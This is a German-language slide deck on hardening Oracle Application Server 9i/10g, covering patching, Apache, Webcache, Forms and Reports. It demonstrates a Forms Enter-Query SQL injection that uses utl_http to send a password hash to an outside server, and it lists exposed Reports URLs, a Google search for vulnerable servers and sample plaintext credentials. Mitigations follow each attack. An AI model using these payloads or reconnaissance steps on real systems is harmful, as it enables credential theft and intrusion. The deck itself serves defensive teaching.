


# Härten des Oracle Application Server 9i Rel1, 9i Rel.2 und 10g


Alexander Kornbrust  
10-Nov-2004



1. **Einführung**
2. **Härten des Betriebssystems**
3. **Verwendete Architektur**
4. **Patching**
5. **Infrastrukturdatenbank**
6. **Apache**
7. **Webcache**
8. **Forms**
9. **Reports**



- **Warum den Application Server schützen?**
- **Weil...**
  - **Sicherheit auf allen Ebenen einer Anwendung notwendig ist (OS, DB, iAS, Anwendung und Client)**
  - **Ein gehärteter Application Server oftmals weniger Patches benötigt**
  - **Dadurch höhere Verfügbarkeit und geringere Kosten entstehen**




- **Aktuelle Betriebssystem-Patches einspielen**
- **Nicht benötigte bzw. unsichere Dienste deaktivieren (R\*-Dienste, FTP, Telnet, ...)**
- **Beispiele und Demoanwendungen löschen**
- **Nicht benötigte Benutzer und nicht benötigten Code entfernen**
- **Sichere Passworte für Betriebssystem-Benutzer wählen**
- **Niemals xhost+ verwenden**




**Die Installation des Application Servers sollte der Architektur der Anwendung angepasst werden**

- **Typische Fragen vor der Installation**
  - **Infrastruktur-Datenbank Ja / Nein**
  - **SSO Ja / Nein**
  - **Upload von Dateien notwendig**
  - **Verwendete Komponenten (Forms/Reports/Discoverer/...)**




## Einige Tipps

- **Verzicht auf die Infrastruktur-Datenbank vereinfacht Handling, ist aber wegen des Verzichts auf SSO/Portal u.U. weniger sicher (Reports Server Secure Mode)**
- **Niemals den Upload von Dateien (z.B. via Webdav oder Webutil) auf den iAS erlauben, wenn Forms/Reports verwendet werden**
- **Minimale Anzahl an Komponenten installieren und verwenden**




- **Korrektes Patchen des iAS ist die Grundlage eines sicheren Systems**
- **Details siehe Metalink-Notes 179240.1 [1.0.2.2.x], 215882.1 [9.0.x])**
  - **Infrastruktur-Datenbank / OID**
  - **iAS Infrastruktur**
  - **iAS Home**
  - **Jinitiator**
  - **Webutil**
  - **Security Patches Oracle**




- **Default Passworte ändern (Scott, ODS, ...)**
- **TNS Listener sichern**
  - **TNS\_ADMIN\_RESTRICTIONS und Listener Passwort setzen**
  - **IP Restriction verwenden, wenn möglich**
  - **Extproc entfernen**
- **PUBLIC-Rechte an mächtigen DB Objekten entziehen (utl\_\*, dbms\_lob, ...)**






- **Nicht benötigte Module deaktivieren**
- **Nicht benötigte Apache-Direktiven entfernen**
- **Administrative URLs via URL-Rewrite schützen**
- **Log-Files verwenden und regelmäßig auf Probleme kontrollieren**
- **Apache-Banner entfernen**
- **Standard Error Seiten ersetzen**
- **Demo-Programme entfernen**




- **oracle\_apache.conf**  
Nicht benötigte Komponenten deaktivieren  
(z.B. oradav, xml, aq, ...)
- **httpd.conf**  
Konfiguration absichern  
(server-status deaktivieren,  
UseWebcacheIP aktivieren,  
ServerSignature & ServerTokens  
modifizieren)
- **mod\_oc4j.conf**  
Beispielprogramme deaktivieren  
(z.B. j2ee, repdemo, ...)



- **Einsatz von Webcache kann zu Problemen mit allow/deny Direktiven führen**


```
<Location /server-status>  
  SetHandler server-status  
  Order deny,allow  
  Deny from all  
  Allow from localhost  
</Location>
```

- **<http://ias/server-status/> ist nicht über Apache direkt zugreifbar, aber über Webcache**
- **Setzen des Wertes UseWebCache On in der httpd.conf löst das Problem**




## Absichern von Oracle Forms

- **SQL Injection verhindern**
- **TMP/TEMP/TMP\_DIR in ein sicheres Verzeichnis umleiten, da Forms dort z.T. unverschlüsselte Tabellendaten ablegt (iAS Default: \tmp, lesbar für alle)**
- **Neuste Jinitiator-Version verwenden**




- **Enter-Query-Modus erlaubt die Modifikation von Forms-Abfragen**
- **Die speziellen Zeichen : , & und # erlauben es jedem Benutzer, die WHERE-Bedingung zu verändern**
- **Abhängig von der Implementierung innerhalb der Formsanwendung ist die Umgehung des Berechtigungskonzeptes möglich**
- **Transfer von sensiblen Daten ohne Verwendung der Formsmasken nach außen möglich (z.B. via utl\_http)**



## ■ Enter-Query-Modus

The screenshot shows a web application interface with a search form. The form has two input fields: 'Deptno' and 'Dname'. The 'Dname' field is highlighted with a red circle, and the text 'Dname' is visible next to it. Below the search input field is a large text area for the query. At the bottom of the dialog are three buttons: 'OK', 'Abbrechen', and 'Suchen'.



## ■ Enter-Query-Modus

The screenshot shows a web form with two input fields: 'Deptno' and 'Dname'. The 'Dname' field is highlighted with a red circle, indicating it is the focus of the attack. Below the form, a modal window titled 'Abfrage/Wo' is open, displaying the following SQL query:

```
name=utl_http.request('http://laptop02/'||(select password from dba_users where rownum=1))
```

At the bottom of the modal window, there are three buttons: 'OK', 'Abbrechen', and 'Suchen'.




## Senden des SYS-Hashkeys zum Webserver des Hackers


Auszug aus dem Apache error\_log des Hackers

```
[Sun Oct 17] [error] [client 192.168.120.254] [ecid: 3093883128448,1] File does not exist: c:/oracle/orafr/apache/apache/htdocs/af8c688c9aabab74
```





- **Setzen der Umgebungsvariablen**  
**FORMS<sub>xx</sub>\_RESTRICT\_ENTER\_QUERY=true**  
  
(wobei **60** für Forms 6i und **90** für Forms9i/10g verwendet wird)
- **Verhindert die Verwendung der Query/Where-Option**



- **Query/Where via Pre-Query-Trigger deaktivieren**  
(Metalink Doc.id: 163305.1)
- **Metalink-Note ist jedoch unvollständig, da eine Überprüfung auf & und # fehlt.**


## Pre-Query-Trigger

```
:GLOBAL.pre := 'pq';
IF (instr(:dname,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :dname := Null;
end if;
IF (instr(:deptno,':') > 0) OR (instr(:dname,'&') > 0) OR (instr(:dname,'#') > 0)
then
    :deptno := Null;
end if;
```



## Absichern von Oracle Reports


- **Verwendeter Reports Modus (mit/oder Portal)**
- **Absichern der cgicmd.dat**
- **Environment settings schützen**
- **Getobjid / showjobs schützen**
- **Schützen sensibler URLs mit URL-Rewrite**
- **Google Hacking**



## Reports-URLs mit sensiblelem Inhalt

- <http://ias/reports/rwservlet/showenv>
- <http://ias/reports/rwservlet/showmap>
- <http://ias/reports/rwservlet/showjobs>
- <http://ias/reports/rwservlet/getjobid7?server=myrep>

# Reports – Sensible URL - showenv



Adresse | <http://ias/reports/rwservlet/showenv>

**ORACLE®**  
Reports

Oracle9iAS Reports Services - Servlet Umgebungsvariablen


Oracle9iAS Reports Servic Umgebungsvariablen

**Reports Servlet Umgebungsvariablen 9.0.4.0.33**

Sicherheitsmodus **Unsicher**

**HTTP Umgebungsvariablen 9.0.4.0.33**

SERVER_NAME	<b>laptop02</b>
SERVER_PORT	<b>80</b>
SCRIPT_NAME	<b>/rwservlet</b>
SERVER_PROTOCOL	<b>HTTP/1.1</b>
SERVER_SOFTWARE	<b>Undefiniert</b>
GATEWAY_INTERFACE	<b>Undefiniert</b>
SERVER_PORT_SECURE	<b>Undefiniert</b>
ACCEPT	<b>image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/vnd.ms-excel, application/vnd.ms-powerpoi</b>
REQUEST_METHOD	<b>GET</b>
REMOTE_HOST	<b>192.168.120.254</b>
REMOTE_ADDR	<b>192.168.120.254</b>
REMOTE_USER	<b>Undefiniert</b>
AUTH_TYPE	<b>Undefiniert</b>
PATH_INFO	<b>showenv</b>



Adresse  ↘ → Wechseln zu Links

**ORACLE**  
Reports

[Geparste Einträge für Map-Datei](#)

## Reports Servlet-Tastenzuordnung

Sicherheitsmodus **Unsicher**

Name von Zuordnungsdatei : C:\oracle\orafr\reports\configcmd.dat


Zuordnungsdatei wurde gefunden.

### Original-Map-Datei

```
prod_rep1: userid=myapp1/another_1pw@proddb.domain.com %*
```

```
prod_rep2: userid=myapp2/good!password1@salesprod.domain.com %*
```

# Reports - Sensible URL - showjobs



Oracle9iAS Reports Services - Servlet - Microsoft Internet Explorer

Adresse  Wechseln zu Links Norton AntiVirus

**ORACLE**  
Reports

Hilfe

## Warteschlangenstatus von Reports Server

Sicherheitsmodus **Unsicher**

**Warteschlange auf Server rep\_laptop02, auf Sun Sep 26 10:23:30 CEST 2004**

Um einen aktuellen (in die Queue gestellten oder geplanten) Job zu löschen, klicken Sie auf das Statussymbol für den jeweiligen Job. Klicken Sie anschließend auf der nächsten Seite auf die Schaltfläche zum Abbrechen des Jobs. Um eine im Cache gespeicherte Ausgabe für einen bereits erfolgreich beendeten Job abzurufen, klicken Sie gegebenenfalls auf den Hyperlink für den Namen des entsprechenden Jobs (falls verfügbar).

**Anzeigen**



Anzeigen

**Ergebnis**


Zurück 1 - 9 von 9 Weiter

Job-ID	Job-Typ	Job-Name	Job-Status	Job-Eigentümer	Ausgabety	Ausgabename	Servername	In Warteschlange gestellt	Gestartet um	Beendet um
9	report	<a href="#">test.rdf</a>	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:14:44	26.09.2004 10:14:44	26.09.2004 10:14:45
8	report	<a href="#">test.rdf</a>	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:56	26.09.2004 10:08:56	26.09.2004 10:08:57
7	report	<a href="#">test.rdf</a>	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:42	26.09.2004 10:08:42	26.09.2004 10:08:42
6	report	<a href="#">test.rdf</a>	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:08:38	26.09.2004 10:08:38	26.09.2004 10:08:39
5	report	<a href="#">test.rdf</a>	✓	RWUser	Cache	Undefiniert	rep_laptop02	26.09.2004 10:06:46	26.09.2004 10:06:56	26.09.2004 10:07:11
4	report	test.rdf	✓	RWUser	Datei	C:\oracle\orafr\Apache\Apache\conf\httpd.conf	rep_laptop02	25.09.2004 20:53:25	25.09.2004 20:53:25	25.09.2004 20:53:26

# Reports - Sensible URL - getjobid








- **Schützen der sensiblen URLs**
  - **Setzen der Umgebungsvariablen**  
**REPORTS~~xx~~\_CGINODIAG=No**  
(Testen der Anwendung auf Seiteneffekte  
**xx= 60** für Forms 6i und **90** für 9i/10g)

und/oder

- **Blocken der URL mit URL-Rewrite**


RewriteEngine on

RewriteRule ^/reports/rwservlet/showenv(.\*)\$ /forbidden.htm [R] [NV]



## Google-Suche nach verwundbaren Reports-Servern

The screenshot shows a Google search interface. The search bar contains the query `allinurl: rwservlet`, which is circled in red. To the right of the search bar is a 'Suche' button and links for 'Erweiterte Suche' and 'Einstellungen'. Below the search bar, there are radio buttons for 'Web-Suche' (selected) and 'Suche Seiten auf Deutsch'. The search results section shows 'Web' on the left and 'Ergebnisse 1 - 10 von ungefähr 785 für allinurl: rwservlet 0,01' on the right, with '785' circled in red. The first result is 'Oracle9iAS Reports Services - Servlet' with a link to 'Diese Seite übersetzen'. The snippet below the title reads: '... URL for invoking **rwservlet** command request : http://yourwebserver/yourervletpath/**rwservlet**[/command]?[args] Where args are arguments for constructing an ...'. Below the snippet are links for 'Im Cache' and 'Ähnliche Seiten'.



## Sensible Inhalte anzeigen, falls der Default-Reportserver gesetzt ist.

- **Environment zeigen**


<http://server/reports/rwservlet/showenv>

- **cgicmd.dat anzeigen**

<http://server/reports/rwservlet/showmap>

- **Jobs anzeigen**

<http://server/reports/rwservlet/showjobs>



## Falls kein Default-Server gesetzt ist, lässt sich dieser sehr einfach herausfinden

- Paramform an einen bestehenden Report anhängen

`http://server/reports/rwservlet?business.rdf+2004+0+HTML+cache+paramform=yes`

- Reportserver generiert eine HTML-Parameterform-Seite, deren HTML-Source folgende Zeile enthält

```
<base href="http://server/servlet/RWServlet/
getfile/rep90_srvr2/187/35152194.htm">
```

- cgicmd.dat anzeigen klappt nun

`http://server/servlet/RWServlet/showmap?server=rep90_srvr2`



- **Oracle Security Alerts**

<http://www.oracle.com/technology/deploy/security/alerts.htm>

- **Liste mit vielen Dokumenten zum Thema Oracle Security (DB, iAS & Entwicklung)**

<http://www.petefinnigan.com/orasec.htm>

- **SANS Step-by-Step Guides**

<http://www.sans.com>

## **Kontaktadresse:**

**Red-Database-Security GmbH**  
**Bliesstraße 16**  
**66538 Neunkirchen**

**Telefon: +49 (0)6821 – 95 17 637**

**Fax: +49 (0)6821 – 91 27 354**

**E-Mail: [info@red-database-security.com](mailto:info@red-database-security.com)**